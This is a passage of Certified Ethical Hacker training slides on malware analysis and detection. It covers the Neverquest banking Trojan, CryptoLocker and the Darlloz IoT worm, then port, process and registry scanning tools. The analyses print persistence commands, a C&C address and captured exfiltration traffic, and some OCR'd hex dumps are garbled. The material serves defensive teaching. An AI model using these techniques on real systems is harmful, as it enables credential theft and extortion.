The interface also includes a Functions window on the left, a Names window on the right, and a Strings window at the bottom right. The status bar at the bottom indicates 'PR:004CAB9E Down Disk:72GB'.

<http://www.hex-rays.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Online Malware Testing: VirusTotal

**CEH**  
Certified Ethical Hacker

- VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.



<http://www.virustotal.com>

Antivirus	Result	Update
AVG	Generic.f8.BSSH	20140308
Agnitum	Trojan.Orsam/Giccl39E1aM	20140310
AntVir	SPR/PIWDump.B	20140311
Anty-AVL	Trojan(PSW/Tool/not-a-virus)/Win32.PWDump	20140311
Avast	Win32.PUP-gen [PUP]	20140311
Baidu-International	HackTool.Win32.PWDump.Ag	20140311
CAT-QuickHeal	HackTool.PWDump (Not a Virus)	20140311
CMC	PSW/Tool.Win32.PWDump.D	20140307
ClamAV	Trojan.Pwdump	20140310
Commtouch	W32/Trojan.VJT-0945	20140311

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Online Malware Analysis Services



## Anubis: Analyzing Unknown Binaries

<http://anubis.iseclab.org>



## Metascan Online

<http://www.metascan-online.com>



## Avast! Online Scanner

<http://91.213.143.22>



## Bitdefender QuickScan

<http://quickscan.bitdefender.com>



## Malware Protection Center

<https://www.microsoft.com>



## UploadMalware.com

<http://www.uploadmalware.com>



## ThreatExpert

<http://www.threatexpert.com>



## Online Virus Scanner

<http://www.fortiguard.com>



## Dr. Web Online Scanners

<http://vms.drweb.com>



## ThreatAnalyzer

<http://www.threattracksecurity.com>

# Trojan Analysis: **Neverquest**



A new banking Trojan known as Neverquest, is active and being used to attack a number of popular **banking websites**



This Trojan can **identify target sites** by searching for **specific keywords** on web pages that victims are browsing



After infecting a system, the malware gives an attacker control of the infected machine with the help of a **Virtual Network Computing** (VNC, for remote access) and **SOCKS proxy server**



The Trojan **targets several banking sites and steals sensitive information** such as login credentials that customers enter into these websites



The Trojan also **steals login information related to social networking sites** like Twitter, and sends this information to its control server

<https://blogs.mcafee.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Trojan Analysis: Neverquest

## (Cont'd)



- Once it infects a system, the Trojan drops a random-name DLL with a **.dat** extension in the **%APPDATA%** folder
- The Trojan then automatically runs this DLL using `regsvr32.exe /s [DLL PATH]` by adding a key under **"Software\Microsoft\Windows\CurrentVersion\Run\."**
- The Trojan tries to inject its malicious code into running processes and waits for browser processes such as **explorer.exe** or **firefox.exe**
- Once the victim opens any site with these browsers, the Trojan **requests the encrypted configuration file** from its control server

```

Follow TCP Stream

Stream Content-
POST /forumdisplay.php?fid=667167034 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: ...
Content-Length: 65
Cache-Control: no-cache

Info-020000020501010100030A28HTTP/1.1 200 OK
Server: ngx_openresty/1.4.3.6
Date: Thu, 23 Jan 2014 10:30:51 GMT
Content-Type: octet/stream
Content-Length: 100327
Connection: keep-alive

ok.....p...lhs]z....$1...>.0.u]...h.....]
1.F..A&..C...s.jmgT.V..D.#.....7.....8..:.....xm....G.....h.N.]
.....7.Q.....
..t...cc..z...[HSF...;Z.....!B..q.../#...p..05...`h9...q
.....7.T]f...rN.....ny].9...[.m...34.....?.R.CU.f#.....mc\
%.9.05...MUS8.LM.z...[.Hs.]...n.....+.....D.....3...?.....:'.].u..z/\.&B.TGj.
%.5...:..B.....p[.w..dH...j.Y.O.R.:]
Ypa...9.....5...Z0...Y...P...bu.6S.4...td..of.2..A]
F.....Kp...5...
..4xQ.Zk...L.IZ...u7...x
(.R...g]...1.....n.das.
2.../.....G.EQ6...&
P...S[NZ.G]...E...B...
VC...
..d..D.]1...7...G...[j..f...T.<.....h....."/.....K..W...9..?
1..4R.JC...Jg.IZ...E...
...i...759.v..bP...La...09...xb.d(~4$>.ax..j]1.....7.&..[.A...].:.....a.5y.yz:A..
[.7H...49...ss..w

Entire conversation (100879 bytes)
[End] [Save As] [Print] [ASCII] [EBCDIC] [Hex Dump] [C Arrays] [Raw]
[Help] [Filter Out This Stream] [Close]
  
```



<https://blogs.mcafee.com>

# Trojan Analysis: Neverquest (Cont'd)



- The Trojan generates a **unique ID number** that will be used in subsequent requests
- The reply is encrypted with **aPLib** compression
- The reply data is appended to an **"AP32"** string, followed by a decompression routine
- The configuration file contains a huge amount of **JavaScript code**, a number of bank websites, social networking websites, and list of financial keywords
- The JavaScript code in the configuration file is used to **modify the page contents** of the bank's site to steal sensitive information

Address	Hex dump	Disassembly	Comment
00A79A75	47	INC EDI	
00A79A76	3B7D 08	CMP EDI, DWORD PTR DS:[EBP+8]	
00A79A79	72 EF	JB SHORT 00A78A6A	
00A79A7B	8B4D 08	MOV EAX, DWORD PTR DS:[EBP+8]	
00A79A7E	8D45 F4	LEA EAX, DWORD PTR DS:[EBP-C]	
00A79A81	8D7D FC	LEA EAX, DWORD PTR DS:[EBP-5]	
00A79A84	C706 41503332	MOV DWORD PTR DS:[ESI], 3C333041	AP32 String
00A79A8A	KS 7D140000	CALL <APLIB Decompression>	Decompress algo
00A79A8F	05C0	TEST EAX, EAX	
00A79A91	75 04	JNE SHORT 00A78A97	
00A79A93	33C0	XOR EAX, EAX	
00A79A95	EB 71	MOV SHORT 00A78B08	
00A79A97	8B45 FC	MOV EAX, DWORD PTR DS:[EBP-4]	
00A79A9A	Q138 45434647	CHP DWORD PTR DS:[EAX], 47464345	ICFG String
00A79AA0	74 09	JZ SHORT 00A78A2E	
00A79AA2	50	PUSH EAX	
00A79AA7	KS 11140000	CALL 00A798B5	
00A79AA9	59	POP EAX	
00A79AA9	EB 88	MOV SHORT 00A78A93	
00A79AAE	8B3D 4C60AD00	MOV EDI, DWORD PTR DS:[AD604C]	kernel32.InterlockedExchange

Address	Hex dump	ASCII	
07A40020	45 43 45 42 1A 23 16 00	00 00 10 00 05 08 20 31	SCFG001.UEQ...0 1
07A40030	73 48 72 76 69 63 68 63	67 28 63 61 70 69 74 61	servicing.com
07A40040	50 69 63 65 28 63 6F 6D	2F 43 31 2F 41 69 63 65	ions.com/CI/AccountSummary.asp
07A40050	75 68 74 79 2F 63 75 6D	6D 61 72 79 28 61 75 70	ts.Gid*divBasePa
07A40060	79 00 12 69 64 2D 32 64	69 76 4D 61 69 68 42 61	mes*...id*
07A40070	6E 68 65 72 22 00 00 00	27 00 00 00 69 64 3D 22	divBaseBanner's
07A40080	64 68 76 4D 61 69 68 42	61 68 68 65 72 22 20 79	style="display:wo
07A40090	74 79 8C 65 2D 22 64 69	73 70 6C 61 79 2A 68 69	ne'.D lservic
07A400A0	6E 65 22 00 09 03 20 31	73 45 75 76 69 63 69 68	g .id*ion.com
07A400B0	67 28 63 61 70 69 74 61	6C 6F 68 65 28 63 6F 6D	/CI/Accounts/Sum
07A400C0	2F 43 31 2F 41 63 63 6F	75 68 74 79 2F 59 75 6D	navy.aspx.Did*
07A400D0	6D 61 72 79 28 61 72 79	78 00 1A 49 44 2D 22 49	
07A400E0	61 76 69 6F 61 74 69 6F	6E 50 4C 61 63 69 48	
07A400F0	6C 64 65 72 22 00 00 00	2F 00 00 00 69 64 3D 22	
07A40100	6E 61 75 69 6F 61 74 69	6F 68 50 60 61 61 63 69	
07A40110	6F 6C 64 65 72 22 20 79	74 79 4C 65 2D 22 64 69	
07A40120	72 70 6C 61 79 2A 68 69	68 65 22 00 08 03 20 31	isplay:nome'.D l
07A40130	75 68 74 79 2F 63 63 6F	67 28 63 61 70 69 74 61	servicing.com
07A40140	6C 6F 68 65 28 63 6F 6D	2F 43 31 2F 41 63 63 6F	ions.com/CI/AccountSummary.asp
07A40150	75 68 74 79 2F 63 75 6D	6D 61 72 79 28 61 75 70	ts.Gid*divBasePa
07A40160	79 00 12 69 64 2D 32 64	69 76 4D 61 69 68 42 61	mes*...id*
07A40170	6E 68 65 72 22 00 00 00	27 00 00 00 69 64 3D 22	divBaseBanner's
07A40180	64 68 76 4D 61 69 68 42	61 68 68 65 72 22 20 79	style="display:wo
07A40190	74 79 8C 65 2D 22 64 69	73 70 6C 61 79 2A 68 69	ne'.D lservic
07A401A0	6E 65 22 00 09 03 20 31	73 45 75 76 69 63 69 68	g .id*ion.com
07A401B0	67 28 63 61 70 69 74 61	6C 6F 68 65 28 63 6F 6D	/CI/Accounts/Sum
07A401C0	2F 43 31 2F 41 63 63 6F	75 68 74 79 2F 59 75 6D	navy.aspx.Did*
07A401D0	6D 61 72 79 28 61 72 79	78 00 1A 49 44 2D 22 49	
07A401E0	61 76 69 6F 61 74 69 6F	6E 50 4C 61 63 69 48	

<https://blogs.mcafee.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Trojan Analysis: Neverquest (Cont'd)



- If the Trojan finds any of the keywords on a web page, it will **steal the full URL** and all user-entered information and **sends this data to the attacker**
- The Trojan sends a unique ID number followed by the full URL containing **username and password**
- The Trojan also sends **all web page contents** compressed with aPLib to the attacker in the following format

```

Stream Content
0
0
POST /post.aspx?messageID=1608153342 HTTP/1.1
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:24.0) Gecko/20100101 Firefox/24.0
Host: online.citibank.com
Content-Length: 3032
Cache-Control: no-cache

c217774006000255
URL: https://online.citibank.com/us/welcome.c
KEYWORD: checking account
MP3...
...

```

```

Follow TCP Stream
Stream Content
POST /post.aspx?messageID=1608153342 HTTP/1.1
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:24.0) Gecko/20100101 Firefox/24.0
Host: online.citibank.com
Content-Length: 3032
Cache-Control: no-cache

c217774006000255
URL: https://online.citibank.com/us/welcome.c
KEYWORD: checking account
MP3...
...

```

<https://blogs.mcafee.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



# Virus Analysis: Ransom Cryptolocker



Ransom Cryptolocker is a ransom-ware that on execution **locks the user's system** thereby leaving the system in an unusable state



It also **encrypts the list of file types** present in the user system



The compromised user has to **pay the attacker** with ransom to unlock the system and to get the files decrypted

## Infection and Propagation Vectors



The malware is being propagated via **malicious links in spam e-mails** which leads to pages exploiting common system vulnerabilities



These **exploit pages** will drop Ransom Cryptolocker and other malicious executable files on the affected machine

<https://kc.mcafee.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Virus Analysis: Ransom Cryptolocker

## (Cont'd)



## Characteristics and Symptoms

The contents of the original files are encrypted using **AES Algorithm** with a randomly generated key



Once the system is infected, the malware binary first tries to connect to a hard coded **command and control server** with IP address **184.164.136.134**

01

If this attempt fails, it **generates a domain name** using random domain name algorithm and appends it with domain names such as .org, .net, .co.uk, .info, .com, .biz, and .ru



## Encryption Technique

The malware uses an AES algorithm to encrypt the files. The malware first generates a **256 bit AES key** and this will be used to encrypt the files



In order to be able to decrypt the files, the **malware author** needs to know that key



To avoid transmitting the key in clear text, the malware will encrypt it using an **asymmetric key algorithm**, namely the RSA public/private key pair



This encrypted key is then submitted to the **C&C server**



<https://kc.mcafee.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Virus Analysis: Ransom Cryptolocker

## (Cont'd)



Once the system is compromised, the malware displays the below mentioned **warning** to the user and demand ransom to **decrypt the files**



It maintains the list of files which was encrypted by this malware under the following registry entry

`HKEY_CURRENT_USER\Software\CryptoLocker\Files`



On execution, this malware binary copies itself to `%AppData%` location and deletes itself using a batch file

`%AppData%\{2E376276-3A5A-0712-2BE2-FBF2CFF7ECD5}.exe`



<https://kc.mcafee.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Worm Analysis: **Darloz**

(Internet of Things (IoT) Worm)



Darloz is a Linux worm that is engineered to target the “**Internet of things**”

It targets computers running **Intel x86** architectures and also focuses on devices running the **ARM, MIPS,** and **PowerPC architectures**, which are usually found on **routers, set-top boxes,** and **security cameras**



<http://www.symantec.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Worm Analysis: Darlloz

## (Internet of Things (IoT) Worm) (Cont'd)




**31,716** Total number of identified **IP addresses** that were infected with Darlloz

**139** Total number of Darlloz infections affected **regions**

**449** Total number of identified **OS finger prints** from infected IP addresses

**43%** Darlloz infections compromised **Intel based-computers or servers** running on Linux

**38%** Darlloz infections affected a variety of **IoT devices**, including routers, IP cameras, etc.



<http://www.symantec.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Worm Analysis: Darloz

## (Internet of Things (IoT) Worm) (Cont'd)



### Darloz Execution

- The main purpose of the worm is to **mine crypto currencies**
- Upon execution, the worm **generates IP addresses randomly**, accesses a specific path on the machine with well-known IDs and passwords, and also **sends HTTP POST requests** which exploit the vulnerability
- If the target is unpatched, it downloads the worm from a malicious server and starts **searching for its next target**
- Currently, the worm infect only **Intel x86 systems** because the downloaded URL in the exploit code is hard-coded to the ELF binary for Intel architectures



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF	
0000h:	7F	45	4C	46	01	01	01	61	00	00	00	00	00	00	00	00	00	DEL...
0010h:	02	00	28	00	01	00	00	00	C0	75	01	00	34	00	00	00	00	..(...
0020h:	C8	15	01	00	02	00	00	00	34	00	20	00	02	00	28	00	00	.....

Template Results - ELFTemplate bit		
Name	Value	Start
struct FILE file		0h
struct ELF_HEADER elf_header		0h
struct e_ident_t e_ident		0h
enum e_type32_e_e_type	ET_EXEC (2)	10h
enum e_machine32_e_e_machine	EM_ARM (40)	12h
enum e_version32_e_e_version	EV_CURRENT (1)	14h

<http://www.symantec.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**



**Anti-Malware  
Software**



**Penetration  
Testing**

# How to Detect Trojans



Scan for suspicious **OPEN PORTS** ✓



Scan for suspicious **RUNNING PROCESSES** ✓



Scan for suspicious **REGISTRY ENTRIES** ✓



Scan for suspicious **DEVICE DRIVERS**  
installed on the computer ✓



Scan for suspicious **WINDOWS SERVICES** ✓



Scan for suspicious **STARTUP PROGRAMS** ✓



Scan for suspicious **FILES** and **FOLDERS** ✓



Scan for suspicious **NETWORK ACTIVITIES** ✓



Scan for suspicious modification to  
**OPERATING SYSTEM FILES** ✓



Run Trojan **SCANNER** to detect Trojans ✓



# Scanning for Suspicious Ports



▼ Trojans open **unused ports** in victim machine to connect back to Trojan handlers ▼

▼ Look for the **connection established** to unknown or suspicious IP addresses ▼

```


Administrator: Command Prompt
C:\Windows\system32\cmd.exe
C:\Windows\system32>netstat -an

Active Connections
Proto Local Address           Foreign Address         State
TCP    0.0.0.0:21              0.0.0.0:0               LISTENING
TCP    0.0.0.0:80              0.0.0.0:0               LISTENING
TCP    0.0.0.0:135             0.0.0.0:0               LISTENING
TCP    0.0.0.0:445             0.0.0.0:0               LISTENING
TCP    0.0.0.0:2869            0.0.0.0:0               LISTENING
TCP    0.0.0.0:5357            0.0.0.0:0               LISTENING
TCP    0.0.0.0:49152           0.0.0.0:0               LISTENING
TCP    0.0.0.0:49153           0.0.0.0:0               LISTENING
TCP    0.0.0.0:49154           0.0.0.0:0               LISTENING
TCP    0.0.0.0:49155           0.0.0.0:0               LISTENING
TCP    0.0.0.0:49156           0.0.0.0:0               LISTENING
TCP    0.0.0.0:49157           0.0.0.0:0               LISTENING
TCP    0.0.0.0:49158           0.0.0.0:0               LISTENING
TCP    10.0.0.4:139            0.0.0.0:0               LISTENING
TCP    10.0.0.4:2869           10.0.0.1:1000          TIME_WAIT
TCP    10.0.0.4:49693          10.0.0.2:445            ESTABLISHED
TCP    10.0.0.4:49794          129.126.32.139:80      ESTABLISHED
TCP    10.0.0.4:49795          129.126.32.139:80      ESTABLISHED
TCP    10.0.0.4:49796          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49797          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49798          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49799          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49800          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49801          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49802          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49803          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49804          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49805          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49806          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49807          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49808          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49809          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49810          10.0.0.1:5668          TIME_WAIT
TCP    10.0.0.4:49811          10.0.0.1:5668          TIME_WAIT
  
```

Type **netstat -an**  
in command prompt



System Administrator



# Port Monitoring Tools: TCPView and CurrPorts



## TCPView

TCPView show detailed listings of all **TCP** and **UDP endpoints** on your system, including the local and remote addresses and state of **TCP connections**

## CurrPorts

CurrPorts is **network monitoring** software that displays the list of all currently opened **TCP/IP** and **UDP** ports on your local computer

Process	PID	Protocol	Local Address	Local Port	Remote Ad...	Re...	State
svchost.exe	380	TCPv6	:::ant	1026	:::ant	0	LISTENING
svchost.exe	416	TCPv6	:::ant	1027	:::ant	0	LISTENING
svchost.exe	504	UDPv6	:::ant	123	:::ant	*	*
svchost.exe	1300	UDPv6	:::0.0.0.1]	1900	:::ant	*	*
svchost.exe	1300	UDPv6	:::ant	1900	:::ant	*	*
svchost.exe	504	UDPv6	:::ant	3702	:::ant	*	*
svchost.exe	504	UDPv6	:::ant	3702	:::ant	*	*
svchost.exe	1300	UDPv6	:::ant	3702	:::ant	*	*
svchost.exe	1300	UDPv6	:::ant	3702	:::ant	*	*
svchost.exe	1032	UDPv6	:::ant	5385	:::ant	*	*
svchost.exe	1300	UDPv6	:::ant	54724	:::ant	*	*
svchost.exe	1300	UDPv6	:::0.0.0.1]	54725	:::ant	*	*
svchost.exe	1300	UDPv6	:::ant	57801	:::ant	*	*
svchost.exe	504	UDPv6	:::ant	60004	:::ant	*	*
svchost.exe	504	UDPv6	:::ant	64457	:::ant	*	*
svchost.exe	380	UDPv6	:::0.0.54a27...	546	:::ant	*	*
svchost.exe	380	UDPv6	:::0.0.489.1c...	546	:::ant	*	*
System	4	TCP	:::ant	netbios-ssn	:::ant	0	LISTENING
System	4	TCP	:::ant	microsoft-ds	:::ant	0	LISTENING
System	4	TCP	:::ant	wsd	:::ant	0	LISTENING
System	4	UDP	:::ant	netbios-ns	:::ant	*	*
System	4	UDP	:::ant	netbios-dgm	:::ant	*	*
System	4	TCPv6	:::ant	microsoft-ds	:::ant	0	LISTENING
System	4	TCPv6	:::ant	wsd	:::ant	0	LISTENING
TunnelClientServic...	668	TCP	:::ant	14124	:::ant	0	LISTENING

Endpoints: 99    Established: 17    Listening: 41    Time Wait: 1    Close Wait: 0

<http://technet.microsoft.com>

Process Na...	Proces...	Protocol	Local Port	Local Por...	Local Address	Remote ...	Remote ...
System	504	UDP	3702	ws-disc...	:::		
System	1300	UDP	3702	ws-disc...	:::		
System	1640	UDP	3702	ws-disc...	:::		
System	1092	UDP	5355	llmnr	:::		
System	1640	UDP	54409		:::		
System	1300	UDP	54724		fe80::54a2:7327...		
System	1300	UDP	54725		:::1		
System	1640	UDP	57107		:::		
System	1300	UDP	57801		:::		
System	504	UDP	60004		:::		
System	504	UDP	64457		:::		
Unknown	0	TCP	9140		192.168.1.100	80	http
Unknown	0	TCP	9149		192.168.1.100	80	http
Unknown	0	TCP	9163		192.168.1.100	80	http
Unknown	0	TCP	9164		192.168.1.100	80	http
Unknown	0	TCP	9165		192.168.1.100	80	http
Unknown	0	TCP	9168		192.168.1.100	80	http

97 Total Ports, 16 Remote Connections, 1 Selected

MirSoft Freeware. <http://www.nirsoft.net>

<http://www.nirsoft.net>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Scanning for Suspicious Processes



01

Trojans camouflage themselves as **genuine Windows services** or hide their processes to avoid detection

Some Trojans use PEs (**Portable Executable**) to inject into various processes (such as explorer.exe or web browsers)

02

03

Processes are visible but looks like a legitimate processes and also helps **bypass desktop firewalls**

Trojans can also use **rootkit** methods to hide their processes


04

05

Use **process monitoring** tools to detect hidden Trojans and backdoors

## Process Monitor

Process Monitor is a monitoring tool for Windows that **shows file system, registry, and process/thread activity**



<http://technet.microsoft.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Process Monitoring Tools

**CEH**  
Certified Ethical Hacker



## Process Explorer

<http://technet.microsoft.com>



## Security Task Manager

<http://www.neuber.com>



## System Explorer

<http://systemexplorer.net>



## Yet Another (remote) Process Monitor

<http://yaprocmon.sourceforge.net>



## HijackThis

<http://sourceforge.net>



## MONIT

<http://mmonit.com>



## Autoruns for Windows

<http://technet.microsoft.com>



## ESET SysInspector

<http://www.eset.com>



## KillProcess

<http://orangelampsoftware.com>



## OpManager

<http://www.manageengine.com>

# Scanning for Suspicious Registry Entries



Windows automatically executes instructions in

- **Run**
- **RunServices**
- **RunOnce**
- **RunServicesOnce**
- **HKEY\_CLASSES\_ROOT\exefile\shell\open\command**  
"cmd /c %1" %\*

sections of registry

- Scanning registry values for suspicious entries may **indicate the Trojan infection**
- Trojans **insert instructions** at these sections of registry to perform malicious activities

*Finds registry errors, unneeded registry junk and helps in detecting registry entries created by Trojans*

Key	Entry's name	Value	Entry last modified	Error severity	Error description	File reference	Reason
<b>Invalid file or directory reference</b>							
HKCR\local Settings\MrtCach	@(Microsoft.Reade	C:\Program File	20.02.2014, 13:06	20%	File or directory	C:\Program File	Invalid file r
HKCR\ProcMon.Logfile.1\Defe	@	"C:\Users\PGB\	27.02.2014, 11:22	25%	File or directory	C:\Users\PGB\	Invalid file r
HKCR\ProcMon.Logfile.1\Defe	(KEY)	(KEY)	27.02.2014, 11:22	25%	File or directory	C:\Users\PGB\	Invalid file r
HKCR\ProcMon.Logfile.1\shell	@	"C:\Users\PGB\	27.02.2014, 11:22	25%	File or directory	C:\Users\PGB\	Invalid file r
HKCR\ProcMon.Logfile.1\shell	(KEY)	(KEY)	27.02.2014, 11:22	25%	File or directory	C:\Users\PGB\	Invalid file r
HKCU\software\classes\local	@(Microsoft.Reade	C:\Program File	N/A	20%	File or directory	C:\Program File	Invalid file r
HKCU\software\classes\Proch	@	"C:\Users\PGB\	N/A	25%	File or directory	C:\Users\PGB\	Invalid file r
HKCU\software\classes\Proch	@	"C:\Users\PGB\	N/A	25%	File or directory	C:\Users\PGB\	Invalid file r
HKCU\Software\Intetix\Proxy	Path	c:\program files	27.02.2014, 04:30	99%	File or directory	c:\program files	Invalid file r
HKCU\Software\Intetix\Proxy	(KEY)	(KEY)	27.02.2014, 04:30	99%	File or directory	c:\program files	Invalid file r
HKCU\Software\Microsoft\W	C:\ManageEngine\C	N/A	27.02.2014, 11:42	99%	File or directory	C:\ManageEng	Invalid file r
HKCU\Software\Microsoft\W	C:\Program Files (x	N/A	27.02.2014, 11:42	99%	File or directory	C:\Program File	Invalid file r
HKCU\Software\Microsoft\W	C:\Program Files (x	N/A	27.02.2014, 11:42	99%	File or directory	C:\Program File	Invalid file r
HKCU\Software\Microsoft\W	C:\Program Files (x	N/A	27.02.2014, 11:42	99%	File or directory	C:\Program File	Invalid file r
HKCU\Software\Microsoft\W	C:\Program Files (x	N/A	27.02.2014, 11:42	99%	File or directory	C:\Program File	Invalid file r

<http://www.macecraft.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Registry Entry Monitoring Tool: RegScanner



RegScanner allows you to scan the Registry, find the desired Registry values that match to the specified search criteria, and display them in one list

Registry Key	Name	Type	Data	Key Modified
HKCU\AppData\Local\Microsoft\Windows\CurrentVersion\Ext\Preinstall	Preinstall	REG_SZ	...	2/20/2014 6:05...
HKCU\Software\Adobe\Acrobat Reader\9.0\InternalExpansion	bInternalExpansion	REG_DWORD	0x00000001 (1)	2/20/2014 6:02...
HKCU\Software\Adobe\Acrobat Reader\9.0\Toolbar\Show	bAVToolbarShow	REG_DWORD	0x00000001 (1)	2/21/2014 4:49...
HKCU\Software\Adobe\Acrobat Reader\9.0\Toolbar\Show	bAVToolbarShow	REG_DWORD	0x00000001 (1)	2/21/2014 4:49...
HKCU\Software\Adobe\Acrobat Reader\9.0\Toolbar\Show	bAVToolbarShow	REG_DWORD	0x00000001 (1)	2/21/2014 4:49...
HKCU\Software\Adobe\Acrobat Reader\9.0\Toolbar\Show	bAVToolbarShow	REG_DWORD	0x00000001 (1)	2/21/2014 4:49...
HKCU\Software\Adobe\Acrobat Reader\9.0\Toolbar\Show	bAVToolbarShow	REG_DWORD	0x00000001 (1)	2/21/2014 4:49...
HKCU\Software\Classes\Local Settings\Machine\@%SystemRoot%	@%SystemRoot%	REG_SZ	Internet Protoc...	2/27/2014 4:59...
HKCU\Software\Classes\Local Settings\Machine\@%SystemRoot%	@%SystemRoot%	REG_SZ	Windows Ren...	2/27/2014 4:59...
HKCU\Software\Classes\Local Settings\Software\9	9	REG_BINARY	60 00 31 00 00 ...	2/25/2014 4:49...
HKCU\Software\Classes\Local Settings\Software\0	0	REG_BINARY	76 00 31 00 00 ...	2/21/2014 4:49...
